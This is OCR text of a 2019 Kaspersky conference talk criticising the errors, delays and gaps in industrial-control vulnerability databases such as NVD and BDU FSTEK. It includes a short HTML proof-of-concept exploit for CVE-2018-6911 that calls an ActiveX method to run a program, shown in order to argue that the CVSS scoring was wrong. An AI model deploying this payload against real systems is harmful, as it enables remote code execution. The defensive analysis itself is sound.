
3%

of all vulnerabilities


Rate of publication (2018)




Rate of publication (2018)



Rate of publication (2018)



Rate of publication (2018)



Errors: CVE-2018-6911

CVSSv3 base score:	9.8
Attack Vector (AV):	Network
Attack Complexity (AC):	**Low**
Privileges Required (PR):	None
User Interaction (UI):	**None**
Scope (S):	Unchanged
Confidentiality (C):	High
Integrity (I):	High
Availability (A):	High

https://nvd.nist.gov/vuln/detail/CVE-2018-6911

CVE-2018-6911 exploit

```
<body>
  <object id="rce"
          classid="clsid:{55F52D11-CEA5-4D6C-9912-2C8FA03275CE}" />
  <script>
    function exploit(){ rce.VBWinExec("calc"); }
  </script>
  <input onclick=exploit() type="button" value="Exploit-Me">
</body>
```


https://www.exploit-db.com/exploits/44031

Errors: CVE-2018-6911

CVSSv3 base score:	9.8 -> 7.5
Attack Vector (AV):	Network
Attack Complexity (AC):	**Low -> High**
Privileges Required (PR):	None
User Interaction (UI):	**None -> Required**
Scope (S):	Unchanged
Confidentiality (C):	High
Integrity (I):	High
Availability (A):	High

https://nvd.nist.gov/vuln/detail/CVE-2018-6911

Data completeness: CVE-2016-4785



NVD disadvantages

Delay

Need to filter ICS vulnerabilities

Errors

Incomplete data

BDU FSTEK

Missing ICS vulnerabilities (2018)

76%

are missing

Just a translation

The integrated configuration web server of the affected CP devices could allow a Cross-Site Request Forgery (CSRF) attack if an unsuspecting user is tricked into accessing a malicious link.

Уязвимость микропрограммного обеспечения коммуникационного модуля **Siemens CP** связана с межсайтовой фальсификацией запросов. Эксплуатация уязвимости может позволить злоумышленнику, действующему удаленно, произвести атаку межсайтовых запросов, если он взаимодействует от законного пользователя.

https://bdu.fstec.ru/vul/2019-03005

BDU FSTEK disadvantages

Amount of data

Human-readable data

Quality of information

Example: CVE-2018-4843

Responding to a PROFINET DCP request with a specially crafted PROFINET DCP packet could result in a denial-of-service condition of the requesting system.

SSA-592007 Denial-of-Service Vulnerability in Industrial Products: https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf

All versions

“SIMATIC S7-300
incl. F and T:

All versions < V3.X.16”

SSA-592007 Denial-of-Service Vulnerability in Industrial Products: https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf


PROFINET interface

"Responding to a PROFINET DCP request …"

SSA-592007 Denial-of-Service Vulnerability in Industrial Products: https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf

PROFINET DCP


"Responding to a PROFINET DCP request …"



SSA-592007 Denial-of-Service Vulnerability in Industrial Products: https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf

SIPLUS S7-300

SIPLUS S7-300 CPU 315-2 PN/DP ... based on 6ES7315-2EH14-0AB0



SSA-592007 Denial-of-Service Vulnerability in Industrial Products: https://cert-portal.siemens.com/productcert/pdf/ssa-592007.pdf

How to properly work with it?

Monitor multiple sources

Deep analysis

Qualified staff

Kaspersky Industrial Cybersecurity Conference 2019

September 18-20, 2019, Sochi, Russia

kaspersky

Thank you!

Artem.Zinenko@kaspersky.com